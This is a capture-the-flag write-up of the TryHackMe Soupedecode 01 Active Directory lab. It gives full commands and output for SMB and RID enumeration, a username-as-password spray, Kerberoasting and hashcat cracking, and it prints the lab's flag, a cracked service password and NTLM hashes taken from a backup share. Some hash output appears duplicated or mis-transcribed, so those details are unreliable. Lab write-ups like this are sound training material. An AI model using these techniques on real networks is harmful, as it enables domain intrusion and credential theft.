

SOUPEDECODE 01 - TRYHACKME

I started with a Nmap scan, which revealed multiple services typical of an Active Directory environment, including DNS (53), **Kerberos** (88, 464), **SMB** (445), **LDAP** (389, 636), Global Catalog services (3268, 3269), and MSRPC/NetBIOS (135, 139). Additional services such as Remote Desktop Protocol (3389), Active Directory Web Services (9389)

```
(root@Kali)-[~/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# nmap -p- --open --min-rate 1000 -A 10.10.224.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 11:36 EAT
Nmap scan report for 10.10.224.26
Host is up (0.15s latency).
Not shown: 65518 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-10-20 08:39:26Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?   Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?       kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
rdp-ntlm-info:
|_ Target_Name: SOUPEDECODE
|_ NetBIOS_Domain_Name: SOUPEDECODE
|_ NetBIOS_Computer_Name: DC01
|_ DNS_Domain_Name: SOUPEDECODE.LOCAL
|_ DNS_Computer_Name: DC01.SOUPEDECODE.LOCAL
|_ Product_Version: 10.0.20348
|_ System_Time: 2025-10-20T08:40:22+00:00
|_ ssl-cert: Subject: commonName=DC01.SOUPEDECODE.LOCAL
|_ Not valid before: 2025-06-17T21:35:42
|_ Not valid after: 2025-12-17T21:35:42
|_ ssl-date: 2025-10-20T08:41:01+00:00; -1s from scanner time.
9389/tcp  open  mc-nmf          .NET Message Framing
49664/tcp open  msrpc           Microsoft Windows RPC
49669/tcp open  msrpc           Microsoft Windows RPC
49675/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49717/tcp open  msrpc           Microsoft Windows RPC
```

I had access to smb as guest where I was able to enumerate shares

```
(root@Kali)-[~/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# nxc smb 10.10.224.26 -u guest -p '' --shares
[*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
[*] SOUPEDECODE.LOCAL\guest:
[*] Enumerated shares
Share      Permissions  Remark
-----
ADMIN$     Remote Admin
backup
C$         READ        Default share
IPC$       Remote IPC
NETLOGON   Logon server share
SYSVOL     Logon server share
Users
```

[#https://www.hackingarticles.in/as-rep-roasting/](https://www.hackingarticles.in/as-rep-roasting/)

[#https://www.hackingarticles.in/ad-recon-kerberos-username-bruteforce/](https://www.hackingarticles.in/ad-recon-kerberos-username-bruteforce/)

RID-based enumeration

To further enumerate domain users, I performed a RID brute-force, since the `IPC$` share is readable.

```
(root@kali) ~# ./mnt/./scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01
[*] nxc smb 10.10.224.26 -u guest -p '' --rid
SMB 10.10.224.26 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\guest:
SMB 10.10.224.26 445 DC01 498: SOUPEDECODE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.224.26 445 DC01 500: SOUPEDECODE\Administrator (SidTypeUser)
SMB 10.10.224.26 445 DC01 501: SOUPEDECODE\Guest (SidTypeUser)
SMB 10.10.224.26 445 DC01 502: SOUPEDECODE\krbtgt (SidTypeUser)
SMB 10.10.224.26 445 DC01 512: SOUPEDECODE\Domain Admins (SidTypeGroup)
SMB 10.10.224.26 445 DC01 513: SOUPEDECODE\Domain Users (SidTypeGroup)
SMB 10.10.224.26 445 DC01 514: SOUPEDECODE\Domain Guests (SidTypeGroup)
SMB 10.10.224.26 445 DC01 515: SOUPEDECODE\Domain Computers (SidTypeGroup)
SMB 10.10.224.26 445 DC01 516: SOUPEDECODE\Domain Controllers (SidTypeGroup)
SMB 10.10.224.26 445 DC01 517: SOUPEDECODE\Cert Publishers (SidTypeAlias)
SMB 10.10.224.26 445 DC01 518: SOUPEDECODE\Schema Admins (SidTypeGroup)
SMB 10.10.224.26 445 DC01 519: SOUPEDECODE\Enterprise Admins (SidTypeGroup)
SMB 10.10.224.26 445 DC01 520: SOUPEDECODE\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.224.26 445 DC01 521: SOUPEDECODE\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.224.26 445 DC01 522: SOUPEDECODE\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.10.224.26 445 DC01 525: SOUPEDECODE\Protected Users (SidTypeGroup)
SMB 10.10.224.26 445 DC01 526: SOUPEDECODE\Key Admins (SidTypeGroup)
SMB 10.10.224.26 445 DC01 527: SOUPEDECODE\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.224.26 445 DC01 553: SOUPEDECODE\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.224.26 445 DC01 571: SOUPEDECODE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.224.26 445 DC01 572: SOUPEDECODE\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.224.26 445 DC01 1000: SOUPEDECODE\DC01$ (SidTypeUser)
SMB 10.10.224.26 445 DC01 1101: SOUPEDECODE\DnsAdmins (SidTypeAlias)
SMB 10.10.224.26 445 DC01 1102: SOUPEDECODE\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.224.26 445 DC01 1103: SOUPEDECODE\bmark0 (SidTypeUser)
SMB 10.10.224.26 445 DC01 1104: SOUPEDECODE\otara1 (SidTypeUser)
SMB 10.10.224.26 445 DC01 1105: SOUPEDECODE\kleo2 (SidTypeUser)
SMB 10.10.224.26 445 DC01 1106: SOUPEDECODE\eyara3 (SidTypeUser)
SMB 10.10.224.26 445 DC01 1107: SOUPEDECODE\pqunn4 (SidTypeUser)
SMB 10.10.224.26 445 DC01 1108: SOUPEDECODE\jharper5 (SidTypeUser)
SMB 10.10.224.26 445 DC01 1109: SOUPEDECODE\bxenia6 (SidTypeUser)
```

Bruteforcing for valid accounts, I found one ybob317

```
(root@kali) ~# ./mnt/./scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01
[*] nxc smb 10.10.224.26 -u rid_usernames.txt -p rid_usernames.txt --no-brute --continue-on-success
SMB 10.10.224.26 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\guest:guest (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Enterprise:Enterprise (Guest)
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\Administrator:Administrator STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\Guest:Guest STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Domain\Domain (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Domain\Domain (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Domain\Domain (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Domain\Domain (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Domain\Domain (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Cert:Cert (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Schema:Schema (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Enterprise:Enterprise (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Group:Group (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Read-only:Read-only (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Cloneable:Cloneable (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Protected:Protected (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Key:Key (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Enterprise:Enterprise (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\RAS:RAS (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Allowed:Allowed (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\Denied:Denied (Guest)
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\DC01$:DC01$ STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\DnsAdmins:DnsAdmins (Guest)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\DnsUpdateProxy:DnsUpdateProxy (Guest)
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\bmark0:bmark0 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\otara1:otara1 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\kleo2:kleo2 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\eyara3:eyara3 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\pqunn4:pqunn4 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\jharper5:jharper5 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\pyvonne27:pyvonne27 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\zfrank28:zfrank28 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\ybob317:ybob317
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\file_svc:file_svc STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\charlie:charlie STATUS_LOGON_FAILURE
```

Share Enumeration with this account.

```
(root@Kali)~[/mnt/_/scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# nxc smb 10.10.224.26 -u ybob317 -p ybob317 --shares
SMB 10.10.224.26 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (Smbv1:False)
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\ybob317:ybob317
SMB 10.10.224.26 445 DC01 [*] Enumerated shares
SMB 10.10.224.26 445 DC01
Share          Permissions    Remark
-----
ADMIN$         Remote Admin
backup
C$             Default share
IPC$           READ          Remote IPC
NETLOGON      READ          Logon server share
SYSVOL        READ          Logon server share
Users         READ
```

I connected to the Users shares since user ybob317 had read permission on this share.

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# smbclient \\\\10.10.224.26\\Users -U ybob317
Password for [WORKGROUP\\ybob317]:
Try "help" to get a list of possible commands.
smb: \> ls

.                DR                0   Fri Jul  5 01:48:22 2024
..               DHS              0   Mon Oct 20 11:36:17 2025
admin            D                0   Fri Jul  5 01:49:01 2024
Administrator    D                0   Mon Oct 20 11:46:03 2025
All Users        DHSrn           0   Sat May  8 11:26:16 2021
Default          DHR              0   Sun Jun 16 05:51:08 2024
Default User     DHSrn           0   Sat May  8 11:26:16 2021
desktop.ini      AHS              174 Sat May  8 11:14:03 2021
Public           DR                0   Sat Jun 15 20:54:32 2024
ybob317          D                0   Mon Jun 17 20:24:32 2024

12942591 blocks of size 4096. 10809914 blocks available
smb: \>
```

USER FLAG

```
12942591 blocks of size 4096. 10809914 blocks available
smb: \ybob317\> cd desktop
lsmb: \ybob317\desktop\> ls
Target IP Address Expires
DR 0 Fri Jul 25 20:51:44 2025
D 0 Mon Jun 17 20:24:32 2024
desktop.ini AHS 282 Mon Jun 17 20:24:32 2024
user.txt A 33 Fri Jul 25 20:51:44 2025

12942591 blocks of size 4096. 10809914 blocks available
smb: \ybob317\desktop\> get user.txt
getting file \ybob317\desktop\user.txt of size 33 as user.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \ybob317\desktop\> cd ..
smb: \ybob317\>
```

```
root@Kali: /mnt/hardisk/scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# cat user.txt
28189316c25dd3c0ad56d44d000d62a8
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
#
```

Kerberoast Attack

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# impacket-GetUserSPNs soupedecode.local/ybob317:ybob317 -dc-ip 10.10.224.26 -request -output hashes
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
-----
FTP/FileServer file_svc 2024-06-17 20:32:23.726085 <never>
FW/ProxyServer firewall_svc 2024-06-17 20:28:32.710125 <never>
HTTP/BackupServer backup_svc 2024-06-17 20:28:49.476511 <never>
HTTP/WebServer web_svc 2024-06-17 20:29:04.569417 <never>
HTTPS/MonitoringServer monitoring_svc 2024-06-17 20:29:18.511871 <never>

[-] CCache file is not found. Skipping...
```



```

[~(root@kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# cat hashes
$krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$soupedecode.local/file_svc*$0eb4fe51a8f21864f549fddc56cb0988$2969df12ae2384e38040605f3ae235c53f25221073a8e3851ca5a37641dada109a
2559b2bd11c1773f71782036158b662392b3dbd76224fba22a640f86f8644c4b4731a74eca8a9567f8bb1dd92f854b8432d3e43b79385d6bb5c65746c6be5460a43f88c1df005c6cbb5503c7d1e144a31472
1ee33ae2fc36ff696abb552929f7c5e68bfc2faced3803f00f9e1f5407c8682a11dbd458fca8dd82c9e9915cf67a9b6b17647f0b1dce692916e610dc732541be9311ee8a63873fe512325da0df63e99d5d775
5c51834bd1c47881ac03ea339215a9e158ca3ee4a76897979cb10f1b4370f1d8ee9594fc264ab34cccf026df80c56eb7a4774e114dbe5b18f7ead0efdf7f6e563c958f153ed41662c48a9a54c077b0aa16db4
b878394a96392aa58ad5344f2b91e282087077ef5f2e56aa0a9ff380c82cd2092d6a7ba9578a8f31c6cde24cd055871dcf948dfdd5f7fb0d8c32bdfc374e05765fbb9c7dec3c91dd3ee88c88c2e5b85f92ab
3d2c755bbd424cf85863943e22d5a1b7d918b00d157dc892a0220e775f950ca9d6823c5ceca73a7523f781b3a0bcb809fe3b0d45f5bda67ff680726c687fa696be8e3fc578b66a279defdf517167ae1b
842bf4cc78db48f0e019dc58f29a7b390ac226d7263d6fa61c6fc95134ae0946d43cf733c093e7f8c1f766bd9c3695d2dda620c16fe4d16b6730a324608e44d2ed001791dc3f4a43fafa9e55f06f5b2873c2
f3c15340b007f8296079c0e2bcb2b773a427df5be6f3ca9f05095b0ee4b41e91c90cb5429d3d69c3452a52382f9456e2920c8b96805417298e73ac426aeb683a00b5be6020bc0179fdaab3bfc427762fd1f37177
47807dc0871d1f04add014c3e1f213dc8b0c4fbadac8342c24d8bef562375894433170b457e57d96b32ff35d31ca3050687dd7a8347afa8ed689180f34b7c0cc4d28e65c9b8b8e4515576f4e99830a2828ae
e7890127a28f9a461bf5e5d69db9b7cf931e8370b90b509a075cabf8b6a0545e50bfb0b3727fd5541a047e953bfba3fdda13c14014012a2cbd7979160ada67a28b558dc3a8817431e75733c53cd84e2ed
8831c320d354a59e3b91bd42efb5041b7726f146b0017166ca070dca56048d35a00612e32a209088b63cf466623fddcf735fe7dbd54f56369aa861681f4f496549526eb11cf6c9ac9627326f0648cc47b90814
69df463dbd610753487a79bba286225f1e4640b197286b6af8cbcb63ad9051409499e7660792548bc881ae12db8eb4aed58af36aa84f85bd3dd2c219db44884bd30cfcb78edec9d454934de27f35e42816178a4
aad9af6178b8e45a9d0c4c3e5a55f5c02b0643103a08c65c87223af2058cef2c7c8984e02a8a03bb6db0b45d35e957687e0d19b0dec0696347390da8ad7e0a284bcdaba6174738d9b8c28e87904c2025e5259a
b7d6793f9f5705da8c5a54fad4afcb8d86bea381ddf
$krb5tgs$23$*firewall_svc$SOUPEDECODE.LOCAL$soupedecode.local/firewall_svc*$019f9caf44cb046f19703e4050165e$cd8eaf3e33c9ca9e7bcb5ff0a9393cb22410a971124e85973a66b5c1110
46f04e8be32e56251ba1376c09fe4f7572aa258209bc85253a6774308d12fde93d46b592bbf229a6ada2f10b39ac66b5f8750794602822a40982028e1d52a26b9c3cac2f2158ffdf9c3163e70a3a535b64b4a2
fc945d3244eb7519e853831a2c31f7b5c994528e0f1efa842dda273439dc77faac7b6e5d4c3a5b55dc5cb6a2e1131434c333d21a7a3c7d86bb8c9ae044a012b852bd1a31ba5e6334ccca14106a48468584f
9168225980cac1715590f1d02c2577232a731454cfba9ac95e38eac77e7a170160349c2ed12aac678cf3dec11f5cb9bd950868af0944ab13ef66126a438a0854334ed08cb8961263266283949f79d08c15b0d
3dbb799c15ab09f2042c0e594e0c1820281cf5e58c4f4a4d4baedbf017a1172dc97a4ab55cfe298f799639001b9120f4520c7c9c07d90a4324d3fd76ce3f5f555af1a2c2df2d404f17f66b135ce1d21e8921681
030182ca4e6a52e842fe502d68cb0bd8fcd6c5cd0149bad16772ca71493843325c6954604d4cf53105f7138a524a6d58a58e361b3cdf4aa945b9a322a4bb2e04c7601d0a1e8bf0a2e3b53457b349a0b7d532572
c8d943ac69dcd01b1ddcd9a034963d0ac68eac053db3e5c935ddadb03f7e9e5cfe298f799639001b9120f4520c7c9c07d90a4324d3fd76ce3f5f555af1a2c2df2d404f17f66b135ce1d21e8921681
ce64662bebb3b37f1f5f500c1656c27274fd52d25687be557910aace34f61dd39784788a75e350f379c571d7e757bc49e8db7ff23a592854b24ec5d31c6c4a897f1a0995d52f0912903e64d92f2b0fecf5af27
3d329144bb04bf7aedd80a457d9f33c31f2e8e586876141ecf0a33277fd0fd34e22a4fbeb01c4f301927bffe5f8f889cdebac370d6097971876a7c44e793db94019f066d2d2c3f8cfeba18fd28665eb200146ea5a
337a89bdc4f87cac31b0cf514bda71e2ab96a08bc88e99ec5636c2540437d4773e7737d79900efffc6081adfb960f700835325e39dcd4c69e2a1a5c6176b65b2f87017de5f09674c5d392c02a703174bbe0458
b2cb0b37d4766c312c33ab7b0e00e6dd2882647983a992d5d31fc5b30fbf5724285b2f9bd3f1d72026b3fbf712b82a7b9ff47343ff9ec5ed148c12b1036e85c363da2bf56f013926f4c6c918a1321455f032a
2d74006291d5389d2cd7cd8bc2aa40aa90276bed7f5b51c57e972421d9f14348da18e8f1818668a9e5d0751bf136eaa061acd505959daf30cfca4d05f194e2b92dfba139bbfb689262ab94326814fe476c7230
d5a299349a8e04e95608b58a99d2192ed47dcd1eb4707889f27d949535c83f18a862741c7e42c54d3b6d51dc327e5fccf3d69ae1986dfb57f7b66e8b5564c761f2cf6853bf24915f6bef77e1af2369
cf5a2ed327077596ce27e83293207bba13c9bb2cf0c4ca35
$krb5tgs$23$*backup_svc$SOUPEDECODE.LOCAL$backupsoupedecode.local/file_svc*$0eb4fe51a8f21864f549fddc56cb0988$2969df12ae2384e38040605f3ae235c53f25221073a8e3851ca5a37641dada109a
2559b2bd11c1773f71782036158b662392b3dbd76224fba22a640f86f8644c4b4731a74eca8a9567f8bb1dd92f854b8432d3e43b79385d6bb5c65746c6be5460a43f88c1df005c6cbb5503c7d1e144a31472
1ee33ae2fc36ff696abb552929f7c5e68bfc2faced3803f00f9e1f5407c8682a11dbd458fca8dd82c9e9915cf67a9b6b17647f0b1dce692916e610dc732541be9311ee8a63873fe512325da0df63e99d5d775
5c51834bd1c47881ac03ea339215a9e158ca3ee4a76897979cb10f1b4370f1d8ee9594fc264ab34cccf026df80c56eb7a4774e114dbe5b18f7ead0efdf7f6e563c958f153ed41662c48a9a54c077b0aa16db4
b878394a96392aa58ad5344f2b91e282087077ef5f2e56aa0a9ff380c82cd2092d6a7ba9578a8f31c6cde24cd055871dcf948dfdd5f7fb0d8c32bdfc374e05765fbb9c7dec3c91dd3ee88c88c2e5b85f92ab
3d2c755bbd424cf85863943e22d5a1b7d918b00d157dc892a0220e775f950ca9d6823c5ceca73a7523f781b3a0bcb809fe3b0d45f5bda67ff680726c687fa696be8e3fc578b66a279defdf517167ae1b
842bf4cc78db48f0e019dc58f29a7b390ac226d7263d6fa61c6fc95134ae0946d43cf733c093e7f8c1f766bd9c3695d2dda620c16fe4d16b6730a324608e44d2ed001791dc3f4a43fafa9e55f06f5b2873c2
f3c15340b007f8296079c0e2bcb2b773a427df5be6f3ca9f05095b0ee4b41e91c90cb5429d3d69c3452a52382f9456e2920c8b96805417298e73ac426aeb683a00b5be6020bc0179fdaab3bfc427762fd1f37177
47807dc0871d1f04add014c3e1f213dc8b0c4fbadac8342c24d8bef562375894433170b457e57d96b32ff35d31ca3050687dd7a8347afa8ed689180f34b7c0cc4d28e65c9b8b8e4515576f4e99830a2828ae
e7890127a28f9a461bf5e5d69db9b7cf931e8370b90b509a075cabf8b6a0545e50bfb0b3727fd5541a047e953bfba3fdda13c14014012a2cbd7979160ada67a28b558dc3a8817431e75733c53cd84e2ed
8831c320d354a59e3b91bd42efb5041b7726f146b0017166ca070dca56048d35a00612e32a209088b63cf466623fddcf735fe7dbd54f56369aa861681f4f496549526eb11cf6c9ac9627326f0648cc47b90814
69df463dbd610753487a79bba286225f1e4640b197286b6af8cbcb63ad9051409499e7660792548bc881ae12db8eb4aed58af36aa84f85bd3dd2c219db44884bd30cfcb78edec9d454934de27f35e42816178a4
aad9af6178b8e45a9d0c4c3e5a55f5c02b0643103a08c65c87223af2058cef2c7c8984e02a8a03bb6db0b45d35e957687e0d19b0dec0696347390da8ad7e0a284bcdaba6174738d9b8c28e87904c2025e5259a
b7d6793f9f5705da8c5a54fad4afcb8d86bea381ddf Password123!!
Approaching final keyspace - workload adjusted.

```

Cracked hash using hashcat → file_svc:Password123!!

```

$krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$soupedecode.local/file_svc*$0eb4fe51a8f21864f549fddc56cb0988$2969df12ae2384e38040605f3ae235c53f25221073a8e3851ca5a37641dada109a
2559b2bd11c1773f71782036158b662392b3dbd76224fba22a640f86f8644c4b4731a74eca8a9567f8bb1dd92f854b8432d3e43b79385d6bb5c65746c6be5460a43f88c1df005c6cbb5503c7d1e144a31472
1ee33ae2fc36ff696abb552929f7c5e68bfc2faced3803f00f9e1f5407c8682a11dbd458fca8dd82c9e9915cf67a9b6b17647f0b1dce692916e610dc732541be9311ee8a63873fe512325da0df63e99d5d775
5c51834bd1c47881ac03ea339215a9e158ca3ee4a76897979cb10f1b4370f1d8ee9594fc264ab34cccf026df80c56eb7a4774e114dbe5b18f7ead0efdf7f6e563c958f153ed41662c48a9a54c077b0aa16db4
b878394a96392aa58ad5344f2b91e282087077ef5f2e56aa0a9ff380c82cd2092d6a7ba9578a8f31c6cde24cd055871dcf948dfdd5f7fb0d8c32bdfc374e05765fbb9c7dec3c91dd3ee88c88c2e5b85f92ab
3d2c755bbd424cf85863943e22d5a1b7d918b00d157dc892a0220e775f950ca9d6823c5ceca73a7523f781b3a0bcb809fe3b0d45f5bda67ff680726c687fa696be8e3fc578b66a279defdf517167ae1b
842bf4cc78db48f0e019dc58f29a7b390ac226d7263d6fa61c6fc95134ae0946d43cf733c093e7f8c1f766bd9c3695d2dda620c16fe4d16b6730a324608e44d2ed001791dc3f4a43fafa9e55f06f5b2873c2
f3c15340b007f8296079c0e2bcb2b773a427df5be6f3ca9f05095b0ee4b41e91c90cb5429d3d69c3452a52382f9456e2920c8b96805417298e73ac426aeb683a00b5be6020bc0179fdaab3bfc427762fd1f37177
47807dc0871d1f04add014c3e1f213dc8b0c4fbadac8342c24d8bef562375894433170b457e57d96b32ff35d31ca3050687dd7a8347afa8ed689180f34b7c0cc4d28e65c9b8b8e4515576f4e99830a2828ae
e7890127a28f9a461bf5e5d69db9b7cf931e8370b90b509a075cabf8b6a0545e50bfb0b3727fd5541a047e953bfba3fdda13c14014012a2cbd7979160ada67a28b558dc3a8817431e75733c53cd84e2ed
8831c320d354a59e3b91bd42efb5041b7726f146b0017166ca070dca56048d35a00612e32a209088b63cf466623fddcf735fe7dbd54f56369aa861681f4f496549526eb11cf6c9ac9627326f0648cc47b90814
69df463dbd610753487a79bba286225f1e4640b197286b6af8cbcb63ad9051409499e7660792548bc881ae12db8eb4aed58af36aa84f85bd3dd2c219db44884bd30cfcb78edec9d454934de27f35e42816178a4
aad9af6178b8e45a9d0c4c3e5a55f5c02b0643103a08c65c87223af2058cef2c7c8984e02a8a03bb6db0b45d35e957687e0d19b0dec0696347390da8ad7e0a284bcdaba6174738d9b8c28e87904c2025e5259a
b7d6793f9f5705da8c5a54fad4afcb8d86bea381ddf Password123!!
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: hashes
Time.Started.....: Mon Oct 20 13:30:35 2025 (54 secs)
Time.Estimated.....: Mon Oct 20 13:31:29 2025 (0 secs)
Kernel.Feature.....: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1208.3 kH/s (3.00ms) @ (total:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/5 (20.00%) Digests (atcol), 1/5 (20.00%) Digests (new), 1/5 (20.00%) Salts
Progress.....: 71722005/71722005 (100.00%)
Rejected.....: 0/71722005 (0.00%)
Restore.Point.....: 14344401/14344401 (100.00%)
Restore.Sub.#01...: Salt:4 Amplifier:0-1 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#01....: $HEX[042a0337c2a156616d6f732103]

```

We have read permission on backup shares.

The backup share had backed up account credentials.

```

[~(root@kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# nxc smb 10.10.224.26 -u 'file_svc' -p 'Password123!!' --shares
SMB 10.10.224.26 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.224.26 445 DC01 [*] SOUPEDECODE.LOCAL/file_svc:Password123!!
SMB 10.10.224.26 445 DC01 [*] Enumerated shares
SMB 10.10.224.26 445 DC01 Share Permissions Remark
SMB 10.10.224.26 445 DC01 -----
SMB 10.10.224.26 445 DC01 ADMIN$ Remote Admin
SMB 10.10.224.26 445 DC01 backup READ
SMB 10.10.224.26 445 DC01 C$ Default share
SMB 10.10.224.26 445 DC01 IPC$ Remote IPC
SMB 10.10.224.26 445 DC01 NETLOGON Logon server share
SMB 10.10.224.26 445 DC01 SYSVOL Logon server share
SMB 10.10.224.26 445 DC01 Users

```

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# smbclient \\\\10.10.224.26\\backup -U file_svc
Password for [WORKGROUP\\file_svc]:
Try "help" to get a list of possible commands.
smb: > ls
.
..
DR
0
Fri Jul 25 20:51:20 2025
backup_extract.txt
A
892
Mon Jun 17 11:41:05 2024

12942591 blocks of size 4096. 10809914 blocks available
smb: > get backup_extract.txt
getting file \\backup_extract.txt of size 892 as backup_extract.txt (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: > exit

(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01]
# cat backup_extract.txt
WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
FileServer$:2065:aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559:::
MailServer$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
